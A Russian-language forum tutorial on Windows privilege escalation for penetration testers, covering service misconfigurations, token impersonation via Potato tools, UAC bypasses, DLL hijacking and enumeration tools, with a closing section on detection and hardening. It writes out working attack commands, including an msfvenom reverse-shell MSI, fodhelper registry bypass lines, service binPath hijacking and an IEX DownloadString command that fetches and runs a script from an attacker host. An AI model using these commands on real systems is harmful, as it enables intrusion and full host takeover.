

(30) Повышение привилегий Windows: от шелла до SYSTEM

 codeby.net/threads/povysheniye-privilegii-windows-ekspluatatsiya-miskonfiguratsii-tokenov-i-obkhod-uac-na-praktike.92759

Donmiki

April 21, 2026



Ты получил reverse shell от непривилегированного пользователя домена. `whoami` показывает что-то вроде `CORP\j.smith`, а `whoami /priv` - стандартный набор привилегий без единого Enabled. Дальше - тишина: ни доступа к SAM, ни возможности читать хэши, ни прав на установку инструментов. Если ты хоть раз проводил внутренний пентест Windows-инфраструктуры - знаешь это чувство.

Повышение привилегий Windows - это путь от этой точки к SYSTEM или Domain Admin. Не через одну волшебную команду, а через последовательную эксплуатацию мiskonfigураций, злоупотребление токенами и обход механизмов вроде UAC - причём большинство этих техник работают исключительно встроенными средствами Windows, что подробно разобрано в [руководстве по living off the land атакам](#). В MITRE ATT&CK это целая тактика TA0004 (Privilege Escalation) - 14 техник и 89 подтехник, одна из самых жирных категорий матрицы.

Русскоязычные материалы по теме обычно заканчиваются на разведке: `systeminfo`, `whoami /priv`, `net user`. Это важно, но это только разминка. Дальше я разберу конкретные техники эксплуатации - то, что происходит после разведки, когда ты уже знаешь, что искать, и нужно это превратить в SYSTEM-шелл.

Разведка после получения шелла: что искать и в каком порядке

Прежде чем бросаться запускать WinPEAS, стоит понять логику приоритизации. На реальном engagement время ограничено, и проверять всё подряд - роскошь. Вот порядок, которым я пользуюсь на практике:

Первый приоритет - привилегии текущего токена. `whoami /priv` покажет назначенные привилегии. Если среди них `SeImpersonatePrivilege` или `SeAssignPrimaryTokenPrivilege` в состоянии `Enabled` - ты уже на полпути к SYSTEM через Potato-атаки. Эти привилегии часто висят у сервисных аккаунтов IIS, MSSQL, у процессов через Task Scheduler.

Второй приоритет - сервисы с кривыми разрешениями. `sc qc <servicename>` покажет путь к бинарию и аккаунт запуска. Но ключевое - проверка DACL самого сервиса через `sc sdshow <servicename>` или PowerUp-функцию `Get-ModifiableService`. Если у твоего пользователя есть право `SERVICE_CHANGE_CONFIG` - можно подменить путь к бинарию на свой payload.

Третий приоритет - UAC bypass. Актуален, когда ты уже в группе локальных администраторов, но сидишь в `medium integrity level`. UAC не даёт выполнить привилегированные действия без подтверждения, но существуют десятки способов обойти это ограничение без GUI-взаимодействия.

Четвёртый приоритет - ядерные эксплойты. Проверяй через `systeminfo` версию ОС и установленные патчи (`wmic qfe`). Kernel exploits - последнее средство: они нестабильны и могут уронить хост. А объяснять заказчику, почему его продакшн-сервер ушёл в BSOD - удовольствие ниже среднего.

Эксплуатация мисконфигураций служб Windows

Мисконфигурации Windows - хлеб и масло локального повышения привилегий. В отличие от kernel exploits, они не зависят от версии ОС и не вызывают BSOD. По MITRE ATT&CK это подпадает под [Hijack Execution Flow \(T1574\)](#).

Unquoted Service Path

Классика, которую находят на каждом втором внутреннем пентесте. Если путь к бинарию сервиса содержит пробелы и не заключён в кавычки, Windows будет разрешать путь поэтапно. Путь `C:\Program Files\Custom App\service.exe` без кавычек заставит систему последовательно искать:

1. `C:\Program.exe`
2. `C:\Program Files\Custom.exe`
3. `C:\Program Files\Custom App\service.exe`

Если у тебя есть право записи в C:\Program Files\ - создаёшь файл Custom.exe с payload, и при перезапуске сервиса он выполнится от имени аккаунта сервиса (часто LocalSystem). Нюанс: payload должен быть PE-бинарём, корректно обрабатывающим Service Control Manager handshake, иначе SCM прибьёт процесс примерно через 30 секунд.

Поиск уязвимых сервисов через cmd: `wmic service get name,displayname,pathname,startmode | findstr /i /v "C:\Windows\\" | findstr /i /v "\"` (примечание: wmic deprecated начиная с Windows 11 22H2+ / Server 2022 и может отсутствовать). PowerShell-альтернатива: `Get-WmiObject win32_service | Where-Object {$_.PathName -notlike "[I]" -and $_.PathName -like "[/I][I]" -and $_.PathName -notlike 'C:\Windows\[I]'}` | Select Name, PathName, StartMode. Через PowerUp - `Get-UnquotedService`. После обнаружения обязательно проверь право записи в промежуточную директорию: `icacls "C:\Program Files\Custom App" -ищи флаги (W) или (M) для своей группы`.

Слабые DACL на сервисах

Более опасная и менее известная мiskonфигурация - когда непривилегированный пользователь может модифицировать конфигурацию сервиса. Проверяется через `accesschk.exe` из Sysinternals или через PowerUp (`Get-ModifiableService`). Если результат показывает `SERVICE_ALL_ACCESS` или `SERVICE_CHANGE_CONFIG` для группы Users или Authenticated Users - это прямой путь к SYSTEM.

Эксплуатация простая: `sc config <servicename> binPath= "C:\temp\payload.exe"` подменяет путь к бинарю, затем `sc stop <servicename>` и `sc start <servicename>`. Payload выполнится от имени аккаунта сервиса. После эксплуатации верни оригинальный путь - иначе сервис сломается и тебя заметят быстрее, чем хотелось бы.

Writable Service Binaries

Третий вариант: сам бинарь сервиса доступен на запись. Проверка - `icacls "C:\path\to\service.exe"`. Если у группы Users есть (M) или (F) - просто замени файл на payload. Встречается реже, но на legacy-системах с кастомным ПО - регулярно. Такое я последний раз видел на заводском сервере с самописной ERP из 2012 года.

AlwaysInstallElevated

Отдельная мiskonфигурация, не связанная с сервисами. Если в реестре установлены оба ключа

`HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer\AlwaysInstallElevated` и `HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer\AlwaysInstallElevated` в значение 1, любой MSI-пакет установится с привилегиями SYSTEM. Проверка: `reg`

query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated и аналогично для HKCU. Для эксплуатации генеришь MSI-payload через msfvenom -p windows/x64/shell_reverse_tcp LHOST=<ip> LPORT=<port> -f msi -o shell.msi и запускаешь msiexec /qn /i shell.msi (флаги /quiet и /qn дублируют друг друга - хватит /qn).

Повышение привилегий через токены Windows: от SeImpersonatePrivilege до SYSTEM

[Access Token Manipulation \(T1134\)](#) и Token Impersonation/Theft (T1134.001) по MITRE ATT&CK - одни из самых результативных техник повышения привилегий Windows. Суть: каждый процесс в Windows работает в определённом security context, который задаётся токеном доступа. Если можешь украсть или имперсонировать токен привилегированного процесса - получаешь его привилегии.

Как работают токены Windows

При входе пользователя в систему Local Security Authority (LSA) создаёт access token: SID пользователя, SID всех его групп, список привилегий и integrity level. Токен наследуется каждым процессом, запущенным пользователем. Два типа токенов: primary (назначается процессу) и impersonation (позволяет потоку временно работать в другом security context).

Ключевая привилегия для атак на токены - SeImpersonatePrivilege. Она позволяет процессу имперсонировать токен другого пользователя после получения хэндла на этот токен. По умолчанию назначена аккаунтам LOCAL SERVICE, NETWORK SERVICE и сервисным аккаунтам - пулам приложений IIS, сервисным аккаунтам SQL Server.


Potato-атаки: эволюция и практика

Potato-семейство - набор техник, эксплуатирующих SeImpersonatePrivilege для получения SYSTEM-токена. Общий принцип: заставить привилегированный процесс (обычно SYSTEM) аутентифицироваться на контролируемом атакующим endpoint, перехватить его токен и имперсонировать.

JuicyPotato работал через злоупотребление COM-серверами (T1559.001) и BITS-сервисом. Указываешь CLSID COM-объекта, который стартует от SYSTEM, и перенаправляешь аутентификацию на свой локальный listener. Ограничение: не работает на Windows Server 2019+ / Windows 10 1809+. Microsoft изменил поведение RPCSS - OXID resolution теперь всегда идёт на 127.0.0.1:135, и атакующий не может перенаправить его на произвольный локальный порт.

RoguePotato обошёл это через socat/redirector на внешнем хосте атакующего: он принимает запрос OXID resolution с порта 135 и возвращает подконтрольный response с указанием произвольного endpoint.

GodPotato - актуальная реализация для Windows Server 2019/2022 и Windows 10/11. Использует RPC/DCOM через CoGetInstanceFromIStorage и NTLM-релей на локальный named pipe: специально сконструированный RPC-запрос принуждает SYSTEM-процесс к NTLM-аутентификации на named pipe атакующего, после чего вызывается ImpersonateNamedPipeClient для получения SYSTEM-токена. Запуск: `GodPotato.exe -cmd "cmd /c whoami"` - если в ответ `nt authority\system`, ты дома.



Перед запуском любого Potato-инструмента убедись, что `SeImpersonatePrivilege` действительно есть в токене через `whoami /priv`. Даже если привилегия в состоянии `Disabled` - Potato-инструменты включают её автоматически через `AdjustTokenPrivileges`. А вот если `whoami /priv` не показывает `SeImpersonatePrivilege` вообще - привилегии нет в токене, и Potato-атаки не сработают. Тут без вариантов.

Прямая кража токенов

Если у тебя уже есть административные права на хосте, но нужен `SYSTEM` - можно утянуть токен напрямую у процесса, работающего от `SYSTEM`. `lsass.exe`, `winlogon.exe` или `services.exe` всегда крутятся в `SYSTEM`-контексте. Через `Meterpreter`: `ps` (найти PID `SYSTEM`-процесса) и `steal_token <PID>`. В `Cobalt Strike` - `steal_token <PID>`. Без фреймворка - через Win32 API: `OpenProcess` → `OpenProcessToken` → `DuplicateTokenEx` → `CreateProcessWithTokenW`.

UAC bypass: методы обхода контроля учётных записей

[Bypass User Account Control \(T1548.002\)](#) - одна из самых задокументированных подтехник в MITRE ATT&CK. На странице T1548.002 перечислены десятки APT-групп

и семейств малвари: от APT29 и LockBit до Cobalt Strike и Sliver. Это не теоретическая угроза - это стандартный шаг в kill chain.

Почему UAC - не security boundary

Microsoft официально позиционирует UAC не как security boundary, а как «удобство» (convenience feature). Обходы UAC формально не считаются уязвимостями и часто не получают CVE. Именно поэтому многие bypass-методы живут годами без исправлений. Что делает её скорее формальной, чем реальной защитой.

UAC оперирует integrity levels: Low, Medium, High, System. Пользователь из группы администраторов по умолчанию работает на Medium integrity. Для привилегированных операций нужно повысить integrity до High - тут UAC показывает диалог подтверждения. Bypass-техники позволяют перейти от Medium к High без этого диалога.

Fodhelper bypass

По данным MITRE ATT&CK, fodhelper-метод используется группами Earth Lusca, малварью KOSTOPUS (LazyScripter, G0140), Raspberry Robin и Saint Bot (Saint Bear, G1031). Один из самых надёжных UAC bypass на Windows 10/11.

Механизм: fodhelper.exe -

бинарь Microsoft с автоматическим повышением привилегий (Features On Demand Helper). При запуске он читает ключ реестра HKCU\Software\Classes\ms-settings\shell\open\command. HKCU доступен на запись без привилегий - атакующий записывает туда путь к своему payload. fodhelper.exe автоматически повышается до High integrity и выполняет команду из реестра уже в elevated-контексте.

Код:

```
reg add HKCU\Software\Classes\ms-settings\shell\open\command /d "C:\temp\payload.exe
reg add HKCU\Software\Classes\ms-settings\shell\open\command /v DelegateExecute /t F
fodhelper.exe
```

После эксплуатации обязательно подчисти за собой: reg delete
HKCU\Software\Classes\ms-settings\shell\open\command /f.

Eventvwr bypass

Аналогичный принцип, но через eventvwr.exe (Event Viewer). При запуске он проверяет ключ HKCU\Software\Classes\mscfile\shell\open\command. Если ключ существует - выполняет указанную команду в elevated-контексте. По данным MITRE ATT&CK, метод используется Koadic, BitPaymer и Pupy. BitPaymer, кстати, выбирал

технику в зависимости от ОС: на Windows 10 - fodhelper (ms-settings), на Windows 7 - eventvwr (mscfile). Адаптивная малварь - уважаю (как исследователь, разумеется).

CMSTPLUA COM-объект

Более продвинутый метод, замеченный у Avaddon, BADHATCH, LockBit 3.0 и группы Medusa (T1548.002). Вместо манипуляции реестром используется COM-объект CMSTPLUA с интерфейсом ICMLuaUtil и методом ShellExec, выполняющим команды с elevated-привилегиями. Реализация сложнее (нужна работа с COM API), зато менее заметна для детекшн-правил, которые мониторят изменения реестра.

Что не работает на свежих билдах


На Windows 11 23H2+ и Windows Server 2025 часть bypass-методов уже мертва. DLL hijacking в wusa.exe (который использовал H1N1) закрыли ещё в 2020. sdclt.exe bypass (Koadic, WarzoneRAT) - прикрыли изменением логики автозлекации. Перед использованием конкретного метода проверяй актуальность - [репозиторий UACME на GitHub](#) содержит обширный список bypass-методов с указанием версий Windows, на которых они работают.

DLL Hijacking в контексте повышения привилегий

Hijack Execution Flow: DLL (T1574.001) - техника, которая одновременно закрывает задачи persistence, privilege escalation и defense evasion. Принцип: Windows при загрузке DLL следует определённому порядку поиска (DLL Search Order). Если привилегированный процесс ищет DLL, не находит её в ожидаемом месте, а у атакующего есть право записи в одну из директорий поиска - можно подложить свою DLL.

На практике я чаще всего встречаю этот вектор в связке с кастомным ПО. Разработчики ставят приложение в C:\CustomApp\, сервис запускается от SYSTEM и грузит DLL из той же директории. Если ACL на C:\CustomApp\ позволяет запись группе Users - прямой путь к SYSTEM через подмену DLL. Разработчики, конечно, не виноваты, они просто не думали, что кто-то полезет в эту папку. Но мы-то полезем.

Обнаружение: Process Monitor (procmon) от Sysinternals с фильтром Result = NAME NOT FOUND и Path ends with .dll покажет все попытки загрузки несуществующих DLL. Запусти procmon, настрой фильтры, перезапусти целевой сервис - в логе появятся пути, по которым можно подложить вредоносную DLL.



Name	PID	Operation	Path	Result
RegQuer...	8816	HKLM\System\CurrentControlSet\Control\Session Manager\RaiseException...		NAME NOT FOUND
RegOpen...	8816	HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Segment Heap		REPARSE
RegOpen...	8816	HKLM\System\CurrentControlSet\Control\Session Manager\Segment Heap		NAME NOT FOUND
RegOpen...	8816	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Exe...		NAME NOT FOUND
RegQuer...	8816	HKLM\System\CurrentControlSet\Control\Notifications\41911A28A3BC10B5		BUFFER TOO SM...
CreateFil...	8816	C:\Windows\System32\conhost.exe		FILE LOCKED WI...
RegOpen...	8816	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Exe...		NAME NOT FOUND
RegOpen...	8816	HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\BAM		REPARSE
RegOpen...	8816	HKLM\System\CurrentControlSet\Control\Session Manager\BAM		NAME NOT FOUND
RegQuer...	8816	HKLM\System\CurrentControlSet\Control\WMI\Security\3c74afb9-8d82-44e...		NAME NOT FOUND
RegQuer...	8816	HKLM\System\CurrentControlSet\Control\WMI\Security\b749553b-d950-5e...		NAME NOT FOUND
RegOpen...	8816	HKLM\System\CurrentControlSet\Control\State Separation\RedirectationMap\...		REPARSE
RegOpen...	8816	HKLM\System\CurrentControlSet\Control\State Separation\RedirectationMap\...		NAME NOT FOUND
RegQuer...	8816	HKLM\System\CurrentControlSet\Control\WMI\Security\05f95efe-775-49c7...		NAME NOT FOUND
RegOpen...	8816	HKLM\System\CurrentControlSet\Control\Terminal Server		REPARSE
RegQuer...	8816	HKLM\System\CurrentControlSet\Control\Terminal Server\TSAppCompat		NAME NOT FOUND
RegOpen...	8816	HKLM\System\CurrentControlSet\Control\SafeBoot\Option		REPARSE
RegOpen...	8816	HKLM\System\CurrentControlSet\Control\SafeBoot\Option		NAME NOT FOUND
RegOpen...	8816	HKLM\System\CurrentControlSet\Control\Srp\GP\DLL		REPARSE
RegOpen...	8816	HKLM\System\CurrentControlSet\Control\Srp\GP\DLL		NAME NOT FOUND
RegQuer...	8816	HKLM\SOFTWARE\Policies\Microsoft\Windows\safer\codeidentifiers\Tran...		NAME NOT FOUND
RegOpen...	8816	HKCU\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers		NAME NOT FOUND
RegOpen...	8816	HKLM\System\CurrentControlSet\Control\FileSystem\		REPARSE
RegQuer...	8816	HKLM\System\CurrentControlSet\Control\FileSystem\LPGO		NAME NOT FOUND
RegOpen...	8816	HKLM\System\CurrentControlSet\Control\Session Manager		REPARSE
RegQuer...	8816	HKLM\System\CurrentControlSet\Control\Session Manager\SafeDllSearchM...		NAME NOT FOUND
CreateFile	8816	C:\Users\remontka.pro\Desktop\exiftool-13.19_64\exiftool_files\perl532.dll		ACCESS DENIED

Showing 29 of 1 703 249 events (0.0%) Backed by virtual memory

Автоматизация: WinPEAS, PowerUp и Seatbelt

На реальном engagement ручная проверка каждого вектора занимает часы. Автоматизированные инструменты ускоряют разведку, но важно понимать, что именно они проверяют - и что пропускают.

WinPEAS - самый полный инструмент для автоматизированного аудита мисконфигураций. Запуск: winPEASx64.exe. Выводит привилегии токена, уязвимые сервисы, unquoted paths, AlwaysInstallElevated, сохранённые учётные данные, автозапуск и десятки других векторов. Проблема: генерирует огромный вывод, и без понимания контекста критичное легко утонет в шуме. Рекомендую перенаправлять вывод в файл (winPEASx64.exe > output.txt) и искать по цветовой маркировке - красный означает «смотри сюда».

PowerUp (модуль PowerSploit) - работает из PowerShell, что удобно, когда нет возможности загрузить бинарь. Ключевая функция - Invoke-AllChecks: unquoted service paths, модифицируемые сервисы, writable service binaries, AlwaysInstallElevated, автозапуск с writable-путями. Загрузка в память без записи на диск: IEX (New-Object

`Net.WebClient).DownloadString('http://<ip>/PowerUp.ps1')` и далее `Invoke-AllChecks`.

Seatbelt от SpecterOps - ориентирован на сбор данных о security posture хоста. Менее агрессивен, чем WinPEAS, реже триггерит антивирус. Запуск: `Seatbelt.exe -group=all`. Особенно хорош для обнаружения сохранённых учётных данных, истории браузеров, конфигурации Windows Defender.

BeRoot - лёгкая альтернатива, проверяющая основные векторы: unquoted paths, writable services, AlwaysInstallElevated, scheduled tasks с writable-путями. Менее детальный вывод, зато быстрее работает на слабых машинах.

Требования к окружению: Windows 7+ / Server 2008 R2+, доступ к `cmd.exe` или `powershell.exe`, возможность загрузить бинарь на хост (или скрипт PowerShell в память). На hardened-окружениях с AppLocker или WDAC запуск бинарей из пользовательских директорий может быть заблокирован - тогда используйте PowerShell-варианты или обходите AppLocker через `msbuild.exe / installutil.exe`.

Порядок действий: от шелла до SYSTEM

Собираем всё в практический workflow. Предположим, ты получил reverse shell от `CORP\j.smith` на Windows Server 2019:


 Часть контента скрыта. Этот материал доступен участникам сообщества с рангом [One Level или выше](#)

Получить доступ просто — достаточно проявить активность на форуме

Детектирование и защита от Windows privilege escalation техник

Понимание атаки невозможно без понимания защиты. Вот что реально работает на стороне blue team:

Мониторинг реестра для UAC bypass: через Sysmon Event ID 12/13/14 мониторь создание и модификацию подключей `HKCU\Software\Classes\<ProgID>\shell\open\command`, где `<ProgID>` - `ms-settings`, `mscfile`, `Folder`, `exefile` и другие hijackable ProgIDs (полный список - в репозитории [hfiref0x/UACME](#)). Без Sysmon нативный Windows audit эти события в HKCU не логирует. Любая запись в эти ключи вне контекста легитимного администрирования - инцидент.



Аудит привилегий сервисных аккаунтов: регулярно проверяй, кому назначен SeImpersonatePrivilege. Если веб-приложение работает от LOCAL SERVICE - ему эта привилегия не нужна. Ограничивай назначение привилегий через Group Policy.

DACL-аудит на сервисах: через `sc sdshow` проверяй, что только администраторы имеют SERVICE_CHANGE_CONFIG. Автоматизируй проверку PowerShell-скриптом по расписанию.

Ограничение автоэлевации UAC: установи UAC на максимальный уровень ("Always Notify", ConsentPromptBehaviorAdmin=2) через GPO. Это заставит UAC показывать prompt даже для автоэлевирующихся процессов Microsoft - ломает silent bypass через fodhelper/eventvwr. Но пользователь всё ещё может кликнуть Yes, так что это лишь частичная защита. Надёжнее: мониторинг процессов-потомков fodhelper.exe / eventvwr.exe / computerdefaults.exe с подозрительной командной строкой через Sysmon Event ID 1.

AppLocker / WDAC: блокировка запуска неподписанных бинарей из пользовательских директорий (%TEMP%, %APPDATA%, Downloads) закроет большинство векторов с загрузкой инструментов. Настрой правила для блокировки msiehес.exe с произвольными MSI-пакетами - это закроет AlwaysInstallElevated.

Вопрос к читателям

На engagement-ax последнего года GodPotato стабильно отработывает на Windows Server 2022 с SeImpersonatePrivilege от IIS AppPool-аккаунта. Но я встречал кейсы, где на Server 2022 с январскими кумулятивными обновлениями 2025 года GodPotato молча падает без ошибки, а SweetPotato при этом срабатывает. У кого на стенде Server 2022 Build 20348.2340+? Какой из Potato-инструментов (GodPotato,

SweetPotato, EfsPotato) стабильно даёт SYSTEM-шелл на этом билде, и указываете ли вы конкретный CLSID через `-clsid` при запуске?

Последнее редактирование модератором: